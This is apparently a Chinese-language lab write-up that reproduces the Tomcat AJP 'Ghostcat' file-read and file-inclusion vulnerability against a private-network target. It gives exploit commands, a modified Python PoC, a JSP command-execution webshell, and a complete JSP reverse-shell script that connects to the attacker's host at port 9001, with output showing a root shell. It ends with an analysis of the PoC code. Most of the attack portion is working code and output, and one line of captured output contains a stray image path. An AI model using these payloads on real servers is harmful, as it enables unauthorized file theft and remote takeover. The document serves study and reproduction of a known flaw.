

Tomcat- AJP 协议文件读取/命令执行漏洞（幽灵猫复现）

一、漏洞描述

Apache Tomcat 是由 Apache 软件基金会属下 Jakarta 项目开发的 Servlet 容器.默认情况下,Apache Tomcat 会开启 AJP 连接器,方便与其他 Web 服务器通过 AJP 协议进行交互.但 Apache Tomcat 在 AJP 协议的实现上存在漏洞,导致攻击者可以通过发送恶意的 AJP 请求,可以读取或者包含 Web 应用根目录下的任意文件,如果配合文件上传任意格式文件,将可能导致任意代码执行(RCE).该漏洞利用 AJP 服务端口实现攻击,未开启 AJP 服务对外不受漏洞影响 (tomcat 默认将 AJP 服务开启并绑定至 0.0.0.0/0) .

二、危险等级

高危

三、漏洞危害

攻击者可以读取 Tomcat 所有 webapp 目录下的任意文件。此外如果网站应用提供文件上传的功能，攻击者可以先向服务端上传一个内容含有恶意 JSP 脚本代码的文件（上传的文件本身可以是任意类型的文件，比如图片、纯文本文件等），然后利用 Ghostcat 漏洞进行文件包含，从而达到代码执行的危害

四、影响范围

Apache Tomcat 9.x < 9.0.31

Apache Tomcat 8.x < 8.5.51

Apache Tomcat 7.x < 7.0.100

Apache Tomcat 6.x

五、前提条件

对于处在漏洞影响版本范围内的 Tomcat 而言，若其开启 **AJP Connector** 且攻击者能够访问 **AJP Connector 服务端口**的情况下，即存在被 Ghostcat 漏洞利用的风险。注意 Tomcat AJP Connector 默认配置下即为开启状态，且监听在 0.0.0.0:8009 。

六、漏洞原理

Tomcat 配置了两个 Connector，Connector 组件的主要职责就是负责接收客户端连接和客户端请求的处理加工。它们分别是 HTTP 和 AJP：HTTP 默认端口为 8080，处理 http 请

求，而 AJP 默认端口 **8009**，用于处理 AJP 协议的请求，而 AJP 比 http 更加优化，多用于反向、集群等，漏洞由于 Tomcat AJP 协议存在缺陷而导致。

```
<Connector port="8080" protocol="HTTP/1.1"
           connectionTimeout="20000"
           redirectPort="8443" />

<!-- A "Connector" using the shared thread pool-->

<!-- Define an AJP 1.3 Connector on port 8009 -->
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />
```

攻击者利用该漏洞可通过**构造特定参数**，读取服务器 webapp 下的任意文件以及可以包含任意文件，如果有某上传点，上传图片马等等，即可以获取 shell。

浏览器不能直接支持 AJP 协议。所以实际通过 Apache 的 proxy_ajp 模块进行反向代理，暴露成 http 协议（8009 端口）给客户端访问

相关的配置文件在 conf/server.xml。

构造两个不同的请求，经过 tomcat 内部处理流程，一个走 default servlet(DefaultServlet)，另一个走 jsp servlet(JspServlet)，可导致的不同的漏洞。

文件读取漏洞走的是 DefaultServlet，文件包含漏洞走的是 JspServlet。

七、部署靶机环境

靶机：ubuntu22.04

配置：可以看看这个，无脑操作（当然可以使用 docker）

https://www.bandwagonhost.net/12513.html#%E4%BA%8C%E3%80%81%E5%AE%89%E8%A3%85_Tomcat

攻击机：Linux kali2023

八、复现过程

1、探测 IP

```
$ sudo su
[sudo] password for kali:
(root@kali) [/home/kali]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4a:c2:f4, IPv4: 192.168.155.166
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.155.1 00:50:56:c0:00:08 (Unknown)
192.168.155.2 00:50:56:ed:8c:c1 (Unknown)
192.168.155.184 00:0c:29:7a:f1:97 (Unknown)
192.168.155.254 00:50:56:ec:12:80 (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.846 seconds (138.68 hosts/sec). 4 responded

(root@kali) [/home/kali]
#
```

2、任意文件读取

下载 Exp:

```
git clone https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi
```

```
(kali㉿kali)-[~/Desktop/exploit/cve20201938]
$ git clone https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi
Cloning into 'CNVD-2020-10487-Tomcat-Ajp-lfi' ...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 9 (delta 2), reused 2 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (9/9), 33.19 KiB | 435.00 KiB/s, done.
Resolving deltas: 100% (2/2), done.
```

```
(kali㉿kali)-[~/Desktop/exploit/cve20201938]
$
```

```
cd CNVD-2020-10487-Tomcat-Ajp-lfi/
```

```
chmod +x CNVD-2020-10487-Tomcat-Ajp-lfi.py
```

读取文件内容（-f 后即是指定的文件）：

```
python2 CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.155.184 -p 8009 -f WEB-INF/web.xml
```

```
(kali㉿kali)-[~/Desktop/exploit/cve20201938/CNVD-2020-10487-Tomcat-Ajp-lfi]
$ python2 CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.155.184 -p 8009 -f index.jsp
Getting resource at ajp13://192.168.155.184:8009/asdf

<%--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the license for the specific language governing permissions and
limitations under the License.
--%>
<%@ page session="false" pageEncoding="UTF-8" contentType="text/html; charset=UTF-8" %>
<%
java.text.SimpleDateFormat sdf = new java.text.SimpleDateFormat("yyyy");
request.setAttribute("year", sdf.format(new java.util.Date()));
request.setAttribute("tomcatUrl", "http://tomcat.apache.org/");
request.setAttribute("tomcatDocUrl", "/docs/");
request.setAttribute("tomcatExamplesUrl", "/examples/");
%>
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <title><%=request.getServletContext().getServerInfo() %></title>
    <link href="favicon.ico" rel="icon" type="image/x-icon" />
    <link href="favicon.ico" rel="shortcut icon" type="image/x-icon" />
    <link href="tomcat.css" rel="stylesheet" type="text/css" />
  </head>

  <body>
```

```
Python2 CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.155.184 -p 8009 -f
index.jsp
```

```
(kali㉿kali)-[~/Desktop/exploit/cve20201938/CNVD-2020-10487-Tomcat-Ajp-lfi]
$ python2 CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.155.184 -p 8009 -f WEB-INF/web.xml
Getting resource at ajp13://192.168.155.184:8009/asdf

<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>


</web-app>
```

2.任意文件包含（这个需要结合文件上传漏洞）：

这里自己上传了一个木马到 ROOT 目录：test.txt

脚本内容：

```
<%out.println(new java.io.BufferedReader(new
java.io.InputStreamReader(Runtime.getRuntime().exec("whoami").getInputStream()).readLine
e());%>
```



```
%out.println(new java.io.BufferedReader(new java.io.InputStreamReader(Runtime.getRuntime().
```

修改 Poc:

主要是这，将/asdf 改成/asdf.jspx

```
args = parser.parse_args()
t = Tomcat(args.target, args.port)
_, data = t.perform_request('/asdf.jspx', attributes=[
    {'name': 'req_attribute', 'value': ['javax.servlet.include.request_uri', '/']},
    {'name': 'req_attribute', 'value': ['javax.servlet.include.path_info', args.file]},
    {'name': 'req_attribute', 'value': ['javax.servlet.include.servlet_path', '/']},
])
print('-----')
print("".join([d.data for d in data]))
```

执行脚本

python2 cvefileinclude.py 192.168.155.184 -p 8009 -f test.txt

```
(kali㉿kali)-[~/Desktop/exploit/cve20201938/CNVD-2020-10487-Tomcat-Ajp-lfi]
$ python2 cvefileinclude.py 192.168.155.184 -p 8009 -f test.txt
Getting resource at ajp13://192.168.155.184:8009/asdf.jspx

root

(kali㉿kali)-[~/Desktop/exploit/cve20201938/CNVD-2020-10487-Tomcat-Ajp-lfi]
$
```

成功

尝试反弹 shell:

```
(kali㉿kali)-[~/Desktop/exploit/cve20201938/CNVD-2020-10487-Tomcat-Ajp-lfi]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.155.166] from (UNKNOWN) [192.168.155.184] 38060
id
uid=0(root) gid=0(root) 组=0(root)
█
```

脚本:

```
<%@page import="java.lang.*, java.util.*, java.io.*, java.net.*"%>
<%
try {
    String host = "192.168.155.166";
    int port = 9001;
    Socket socket = new Socket();
    socket.connect(new InetSocketAddress(host, port), 2000);

    Process process;
    if (System.getProperty("os.name").toLowerCase().contains("win")) {
        process = new ProcessBuilder("cmd.exe").redirectErrorStream(true).start();
    } else {
        process = new ProcessBuilder("/bin/sh").redirectErrorStream(true).start();
    }

    InputStream pin = process.getInputStream();
    InputStream perr = process.getErrorStream();
    OutputStream pout = process.getOutputStream();
```

```

InputStream sin = socket.getInputStream();
OutputStream sout = socket.getOutputStream();

while(!socket.isClosed()) {
    while(pin.available() > 0) sout.write(pin.read());
    while(perr.available() > 0) sout.write(perr.read());
    while(sin.available() > 0) pout.write(sin.read());
    sout.flush();
    pout.flush();
}
process.destroy();
socket.close();
} catch (Exception e) {}
%>

```

参考博客:

比较详细:

https://blog.csdn.net/qq_55316925/article/details/128998230

九、POC 解析

(一) 引入的包及作用

- 1、struct:用于处理二进制数据, AJP 协议基于二进制
- 2、socket:建立与 Tomcat 服务器的 AJP 端口的 TCP 连接, 发送构造的恶意请求并接收响应。
- 3、argparse:解析命令行参数
- 4、StringIO (隐式引入):在 AjpForwardRequest.parse() 中, 用于将二进制数据流转换为类文件对象, 便于流式解析

(二) 函数

Pack_strings:函数

```

def pack_string(s):
    if s is None:
        return struct.pack(">h", -1)
    l = len(s)
    return struct.pack(">H%dsb" % l, l, s.encode('utf8'), 0)

```

将字符串 s 按特定二进制格式序列化: [2 字节长度] + [字符串字节数据] + [1 字节的 0]

>h: 表示大端 (Big-endian) 的有符号短整数 (2 字节)

>H: 大端的无符号短整数 (2 字节)

%ds: 动态长度的字节串 (例如 5s 表示 5 字节), 对应 s 的 UTF-8 编码数据。

b: 一个有符号字节 (1 字节), 固定为 0

大端序是最高有效字节在前, 小端是最低有效字节在前。AJP 协议是基于 TCP 的, 而网络传输通常采用大端序, 也就是网络字节序。同时 Tomcat AJP 协议 (Apache JServ Protocol) 明确要求所有字段以大端序编码, 且字符串以 `\0` 结尾

Unpack 函数

```
def unpack(stream, fmt):
    size = struct.calcsize(fmt)
    buf = stream.read(size)
    return struct.unpack(fmt, buf)
```

解包二进制数据，返回一个元组

计算需要读取的字节数→读取字节→按照格式解析读取到的字节

unpack_string 函数

```
def unpack_string(stream):
    size, = unpack(stream, ">h")
    if size == -1: # null string
        return None
    res, = unpack(stream, "%ds" % size)
    stream.read(1) # \0
    return res
```

从二进制流中解析 AJP 协议格式字符串，记住前两个字节表示整个字节流的长度
(三) 类

AjpBodyRequest 类

处理客户端与服务器之间的数据传输

数据传输方向：

```
# server == web server, container == servlet
SERVER_TO_CONTAINER, CONTAINER_TO_SERVER = range(2)
```

读取字节→空则返回数据头，非空则添加数据长度→根据方向拼接数据并返回

```
def serialize(self):
    data = self.data_stream.read(AjpBodyRequest.MAX_REQUEST_LENGTH)
    if len(data) == 0:
        return struct.pack(">bbH", 0x12, 0x34, 0x00)
    else:
        res = struct.pack(">H", len(data))
        res += data
    if self.data_direction == AjpBodyRequest.SERVER_TO_CONTAINER:
        header = struct.pack(">bbH", 0x12, 0x34, len(res))
    else:
        header = struct.pack(">bbH", 0x41, 0x42, len(res))
    return header + res
```

循环发送数据块 → 等待服务器指令 → 根据指令决定是否继续发送

GET_BODY_CHUNK: 表示对方要求发送下一个数据块（用于分片传输）。

SEND_HEADERS: 表示对方已发送响应头，需结束数据传输。

len(data) == 4: 表示空包

```

while r.prefix_code != AjpResponse.GET_BODY_CHUNK and r.prefix_code != AjpResponse.SEND_HEADERS:
    r = AjpResponse.receive(stream)

if r.prefix_code == AjpResponse.SEND_HEADERS or len(data) == 4:
    break

```

AjpForwardRequest 类

构造和发送 AJP 请求到目标服务器

分配数值标识符，AJP 协议要求将 HTTP 方法以数值而不是字符串形式传输
后面定义标准请求头和请求属性

```

OPTIONS, GET, HEAD, POST, PUT, DELETE, TRACE, PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK,
UNLOCK, ACL, REPORT, VERSION_CONTROL, CHECKIN, CHECKOUT, UNCHECKOUT, SEARCH, MKWORKSPACE,
UPDATE, LABEL, MERGE, BASELINE_CONTROL, MKACTIVITY = range(28)
REQUEST_METHODS = {'GET': GET, 'POST': POST, 'HEAD': HEAD, 'OPTIONS': OPTIONS, 'PUT': PUT,
'DELETE': DELETE, 'TRACE': TRACE}
SERVER_TO_CONTAINER, CONTAINER_TO_SERVER = range(2)
COMMON_HEADERS = ["SC_REQ_ACCEPT",
    "SC_REQ_ACCEPT_CHARSET", "SC_REQ_ACCEPT_ENCODING", "SC_REQ_ACCEPT_LANGUAGE",
    "SC_REQ_AUTHORIZATION",
    "SC_REQ_CONNECTION", "SC_REQ_CONTENT_TYPE", "SC_REQ_CONTENT_LENGTH", "SC_REQ_COOKIE",
    "SC_REQ_COOKIE2",
    "SC_REQ_HOST", "SC_REQ_PRAGMA", "SC_REQ_REFERER", "SC_REQ_USER_AGENT"
]
ATTRIBUTES = ["context", "servlet_path", "remote_user", "auth_type", "query_string", "route",
"ssl_cert", "ssl_cipher", "ssl_session", "req_attribute", "ssl_key_size", "secret",
"stored_method"]

```

SC_REQ: 该头是 AJP 协议预定义的标准头

区分预定义头和自定义头，将 HTTP 请求头按 AJP 协议规范序列化为二进制数据

```

#遍历请求头
for h_name in self.request_headers:
    if h_name.startswith("SC_REQ"):
        code = AjpForwardRequest.COMMON_HEADERS.index(h_name) + 1
        res += struct.pack("BB", 0xA0, code)
    else:
        res += pack_string(h_name)

res += pack_string(self.request_headers[h_name])
return res

```

若属性名为 `req_attribute`，表示这是一个嵌套属性，其值需拆分为两个部分（名，值）→打包属性（名）值。看到这里可以基本明白漏洞原理。

AJP 协议未对 `javax.servlet.include.*` 属性进行安全校验，攻击者通过伪造请求头实现 路径穿越。通过设置 `req_attribute` 属性，注入恶意路径，触发 Tomcat 解析任意文件，从而泄露敏感信息。例如：{'name': 'req_attribute', 'value': ['javax.servlet.include.path_info', 'WEB-INF/web.xml']},

在属性列表末尾添加 0xFF，表示 属性序列结束

```

if a_name == "req_attribute":
    aa_name, a_value = attr['value']
    res += pack_string(aa_name)
    res += pack_string(a_value)
else:
    res += pack_string(attr['value'])
res += struct.pack("B", 0xFF)
return res

```

Serialize 函数：生成二进制数据包

Parse 函数：解析接收到的 AJP 协议数据包，将其转换为结构化的请求对象

send_and_receive 函数：处理 AJP 协议的请求发送和响应接收

参数传入

/asdf 是用于触发 AJP 文件包含漏洞的任意路径，实现路径覆盖，访问目标文件

```
_,data = t.perform_request('/asdf',attributes=[
    {'name':'req_attribute','value':['javax.servlet.include.request_uri','/' ]},
    {'name':'req_attribute','value':['javax.servlet.include.path_info',args.file]},
    {'name':'req_attribute','value':['javax.servlet.include.servlet_path','/' ]},
])
print('-----')
print("".join([d.data for d in data]))
```